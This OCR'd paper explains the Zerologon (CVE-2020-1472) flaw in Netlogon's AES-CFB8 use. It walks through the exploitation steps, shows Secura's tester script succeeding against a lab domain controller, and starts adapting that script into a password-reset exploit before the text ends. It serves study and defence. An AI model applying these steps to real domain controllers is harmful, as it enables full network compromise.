
SAFE SECURITY

Understanding and Exploiting Zerologon

Table of Contents



Overview

CVE-2020-1472 dubbed as ZeroLogon is a vulnerability in Microsoft Netlogon Remote Procedure Call (MS-NRPC) protocol. Specifically, this vulnerability occurs due to incorrect implementation of AES-128 Counter Feedback mode of operation. This vulnerability was given a CVSS score of 10 by Microsoft and can be carried out by anyone with a foothold in the network

This paper aims to explain the detail and working of MS-NRPC protocol, its vulnerability and finally cover how to exploit it, something which the original paper by Secura left out.

Netlogon Protocol Explained

The Netlogon Remote Protocol is a remote procedure call (RPC) interface that is used for user and machine authentication on domain-based networks. It is used for user and machine authentication, NTLM or, notably, letting a computer update its password within the domain.

Netlogon follows an unconventional approach to its authentication mechanism. Following explains the steps followed along with the function and RPC calls and what they aim to achieve.

Protocol Flow




Figure 1: Simplified Netlogon authentication handshake

Steps for Protocol Flow

1. Client, hoping to get authenticated, generates a **nonce** called **ClientChallenge (CC)**. The client sends the **CC** to the server as an argument to the NetrServerReqChallenge RPC call.

2. Server also generates a **nonce** called **ServerChallenge (SC)** and sends this as a response to the original NetrServerReqChallenge call.
   Now, both, the server and the client have generated **nonces** or one-time use numbers and exchanged them.

3. Using the **CC**, and with the help of a Shared Secret , the client computes a **Session Key** through the ComputeSessionKey function.
   The Shared Secret is the Login Password of the computer, which only the client and the server (Domain Controller) would know.

4. With the **Session Key** as the key and **CC** as input, the client computes a Netlogon credential called ClientCredential using the ComputeNetlogonCredential function.
   Even if an attacker were to capture the **CC**, he/she would not be able to compute the ClientCredential as he/she would not know the Shared Secret i.e, the password.

5. NetrServerAuthenticate , NetrServerAuthenticate2 or NetrServerAuthenticate3 are called to send the ClientCredential

6. On receiving this, the server computes the **Session Key** using the **CC** which was sent. And using this **Session Key** and Shared Secret , computes the ClientCredential using the ComputeNetlogonCredential too, and compares the credential it has calculated to the one it has received from the call.

   By comparing the computed and received credential, the server has authenticated the client

   The core components we see are:

- NetrServerReqChallenge call
- NetrServerAuthenticate call
- ComputeSessionKey function
- ComputeNetlogonCredential function

Vulnerability


A. ComputeNetlogonCredential

Of the four components, the vulnerability lies in ComputeNetlogonCredential function. Referring to the official Microsoft Documentation as of 25th December 2020, the function is defined as:

```
ComputeNetlogonCredential(Input, Sk, Output)
       SET IV = 0
       CALL AesEncrypt(Input, Sk, IV, Output)
```

The documentation also says that the credential is computed using AES-128 with an 8-bit CFB mode and *an all-zero Initialization Vector*

```
      SessionKey
           ↓
CC ---(AES-CFB8)--->ClientCredential
```



3.1.4.4.1 AES Credential

02/15/2019 • 2 minutes to read

If AES support is negotiated between the client and the server, the Netlogon credentials are computed using the AES-128 encryption algorithm in 8-bit CFB mode with a zero initialization vector.

```
ComputeNetlogonCredential(Input, Sk,
          Output)

     SET IV = 0
     CALL AesEncrypt(Input, Sk, IV, Output)
```


AesEncrypt is the AES-128 encryption algorithm in 8-bit CFB mode with a zero initialization vector [FIPS197].

Vulnerability

B. Insecure use of AES-CFB8

One thumb rule of cryptography is to *never* re-use an IV and always keep an IV random. As we can see that this rule has been violated in the ComputeNetlogonCredential function, making it the core vulnerability.

AES-CFB8 encryption (normal operation)


fa b3 c6 53 26 ca af b0 ca cb 21 c3 f8 c1 9f 68 01 02 03 04 05 06 07 08
AES
e2
b3 c6 53 26 ca af b0 ca cb 21 c3 f8 c1 9f 68 e3 02 03 04 05 06 07 08
AES
9a
c6 53 26 ca af b0 ca cb 21 c3 f8 c1 9f 68 e3 98 03 04 05 06 07 08
...
e3 98 f5 93 42 12 f0 ba

1) Prepend a random IV before the message to be encrypted

2) Apply AES to the IV; only keep the first byte of the result

3) Xor the encrypted byte with the first message byte


4) Apply AES to the 16 bytes (IV and ciphertext) preceding the next message bytes

5) Encrypt the next byte; keep going until the entire message is encrypted

6) When finished; throw away the IV

The security property of AES-CFB8 only holds when the IV is random. In this situation, it was found that with an all-zero IV, and an all-zero input, one can get an all-zero output with a probability of 1/256.

AES-CFB8 encryption (all-zero IV and plaintext)



1) Assume an all-zero IV and message

2) Given a random key, there is a 1 in 256 chance that the AES encryption of an all-zero block happens to start with a zero byte

3) 0 xor 0 = 0

4) All preceding bytes are still zero, therefore the encryption result will be the same as before.

5) 0 xor 0 = 0 again, all subsequent blocks fed to AES will be all-zero, and therefore 00 will keep being xorred to the next plaintext bytes

6) The result is an all-zero ciphertext

Vulnerability

B. Insecure use of AES-CFB8

What this actually means is that if we send an all-zero **CC** to the server, it would compute an all-zero output through the insecure ComputeNetlogonCredential function with a probability of 1/256. Once the server computes the all-zero output of the **CC**, it would compare it to the original CC which is also zero and successfully authenticate us even though we do not know the **Session Key**.

So, all we need to do is send our request multiple times to exploit this vulnerability with an extremely good probability. In practice, sending 256 requests would take not more than 3 seconds.

The following illustrates the logic:

```
                    SessionKey
                        ↓
All-zero CC ---(AES-CFB8)---> All-zero ClientCredential //with a high chance
```

How to check for vulnerability

With what we know, we now craft an all-zero **Client Challenge (CC)** for which we can successfully authenticate ourselves/ These are the steps to be followed for exploitation:

1. **Spoof the client credential:** We send a **CC** of 0000000000000000 and also ClientCredential of 0000000000000000.
   Both input on which AES-CFB8 is to be run on and the output with which it is to be compared with are 0000000000000000

2. **Disable signing and sealing:** In our request we disable the flags for signing and sealing with the **Session Key** as we cannot derive it and hence won't be able to communicate

3. **Spoofing a call**: **CC** is attached with the current UTC time, known as "Posix seconds". We simply pretend it's 12:00 am, 1st January 1970 and set the timestamp as "0000000000".


4. **Changing the password**: We can now call NetrServerPasswordSet2 and request to reset our password. It is possible to have "0" as a password so for simplicity we can do that.

Secura has developed a Zerologon checker to see whether your network is vulnerable to it or now. We can study and deploy the script.

Requirements

To emulate the PoC, one would need any Windows 2019 Server without the August 2020 patch installed. I have the server installed as a virtual machine on VMware Workstation with a NAT connection to my Host OS.

How to check for vulnerability



Recycle Bin
Server Manager • Dashboard
Manage
Tools
View
Help
Dashboard
Local Server
All Servers
AD CS
AD DS
DNS
File and Storage Services
WELCOME TO SERVER MANAGER
QUICK START
WHAT'S NEW
LEARN MORE
1 Configure this local server
2 Add roles and features
3 Add other servers to manage
4 Create a server group
5 Connect this server to cloud services
Hide
ROLES AND SERVER GROUPS
Roles: 4 | Server groups: 1 | Servers total: 1
AD CS 1
AD DS 1
DNS 1
Manageability
Events
Services
Performance
BPA results
Windows Server 2019 Standard Evaluation
Windows License valid for 127 days
Build 17763.rs5_release.180914-1434
7:59 PM
12/26/2020

▾ Virtual Machine Details

State: Powered On
Configuration file: /data/vmware/Windows Server 2019/Windows Server 2019.vmx
Snapshot: Snapshot 1
Hardware compatibility: Workstation 16.x virtual machine
Primary IP address: 192.168.158.135

Next, we would need Secura's Zerologon Tester script from here.

```
git clone https://github.com/SecuraBV/CVE-2020-1472.git
```



```
❯ git clone https://github.com/SecuraBV/CVE-2020-1472.git
Cloning into 'CVE-2020-1472'...
remote: Enumerating objects: 15, done.
remote: Counting objects: 100% (15/15), done.
remote: Compressing objects: 100% (14/14), done.
remote: Total 15 (delta 4), reused 2 (delta 0), pack-reused 0
Receiving objects: 100% (15/15), 6.08 KiB | 6.08 MiB/s, done.
Resolving deltas: 100% (4/4), done.
❯ cd CVE-2020-1472
❯ ls
 LICENSE   README.md   requirements.txt   zerologon_tester.py
```

This script makes the use of Impacket libraries which may conflict or not run properly, hence we create a virtual environment and install Impacket's libraries there.

```
pip install virtualenv #install python module virtualenv
```

How to check for vulnerability

Now we create a virtual environment for ourselves:

```
python -m virtualenv impkt0logon
```

And activate it:

```
source impkt/bin/activate
```

To install the requirements and Impacket libraries:

```
pip install git+https://github.com/SecureAuthCorp/impacket
pip install -r requirements.txt
```


Running the tester

Now that all our requirements are satisfied, we boot up our Windows Server which has already been configured as a Domain Controller.

- DC Name: HYDRA-DC
- IP Address: 192.168.158.135

We run the script:

```
./zerologon_tester.py DC-NAME IP-ADDRESS
```



```
❯ ./zerologon_tester.py HYDRA-DC 192.168.158.135
Performing authentication attempts...
===========
Success! DC can be fully compromised by a Zerologon attack.
```

In under just 10 seconds we get the message saying that the DC can be compromised with a Zerologon Attack.


Secura has only provided a tester script and this does not exploit the vulnerability, only checks for it.

Crafting Exploit

Secura's tester script connects to RPC bind, and successfully authenticates us by exploiting the vulnerability, it does not go any further than that. We can however modify the script to change the domain controller password once we have been authenticated. Hence we would be using the tester script as a base for our exploit.

A. Explaining the tester script


In lines 76-87, the script accepts the DC name and IP address and passes them to the perform_attack() function.



```
76  if __name__ == '__main__':
77    if not (3 <= len(sys.argv) <= 4):
78      print('Usage: zerologon_tester.py <dc-name> <dc-ip>\n')
79      print('Tests whether a domain controller is vulnerable to the Zerologon attack. Does not attempt to make any changes.')
80      print('Note: dc-name should be the (NetBIOS) computer name of the domain controller.')
81      sys.exit(1)
82    else:
83      [_, dc_name, dc_ip] = sys.argv
84
85      dc_name = dc_name.rstrip('$')
86      perform_attack('\\\\' + dc_name, dc_ip, dc_name)
```

In lines 57-73, an rpc_con variable is established to check whether authentication is successful or not and the function try_zero_authenticate() is looped through a maximum of 2000 times or until we get a successful authentication. If the rpc_con is 0, it means we have been able to successfully authenticate ourselves and the program exits.

If not, we loop back again.



```
57  def perform_attack(dc_handle, dc_ip, target_computer):
58    # Keep authenticating until succesfull. Expected average number of attempts needed: 256.
59    print('Performing authentication attempts...')
60    rpc_con = None
61    for attempt in range(0, MAX_ATTEMPTS):
62      rpc_con = try_zero_authenticate(dc_handle, dc_ip, target_computer)
63
64      if rpc_con == None:
65        print('=', end='', flush=True)
66      else:
67        break
68
69    if rpc_con:
70      print('\nSuccess! DC can be fully compromised by a Zerologon attack.')
71    else:
72      print('\nAttack failed. Target is probably patched.')
73      sys.exit(1)
```

Crafting Exploit

1. We bind to the RPC port
2. Establish the plaintext (**CC**) and ciphertext as zero and set the required flags to disable signing and sealing
3. Send the NetrServerReqChallenge call with the plaintext(**CC**) and other required parameters
4. Send the NetrServerAuthenticate call with the required parameters. If we are able to successfully authenticate with the all-zero **CC**, rpc_con is set to 0 and returned to the perform_attack() function.
5. If not, we handle the error gracefully

B. Modifying the tester script

To set the DC password as 0, we need to add to the script after successfully authenticating ourselves, post the NetrServerAuthenticate call.

We shall send a call to NetrServerPasswordSet2 in order to change our password. The protocol is explained here

The parameter or the structure is as follows:

```
NTSTATUS NetrServerPasswordSet2(
  [in, unique, string] LOGONSRV_HANDLE PrimaryName,
   [in, string] wchar_t* AccountName,
   [in] NETLOGON_SECURE_CHANNEL_TYPE SecureChannelType,
   [in, string] wchar_t* ComputerName,
   [in] PNETLOGON_AUTHENTICATOR Authenticator,
   [out] PNETLOGON_AUTHENTICATOR ReturnAuthenticator,
   [in] PNL_TRUST_PASSWORD ClearNewPassword
 );
```

Crafting Exploit

B. Modifying the tester script

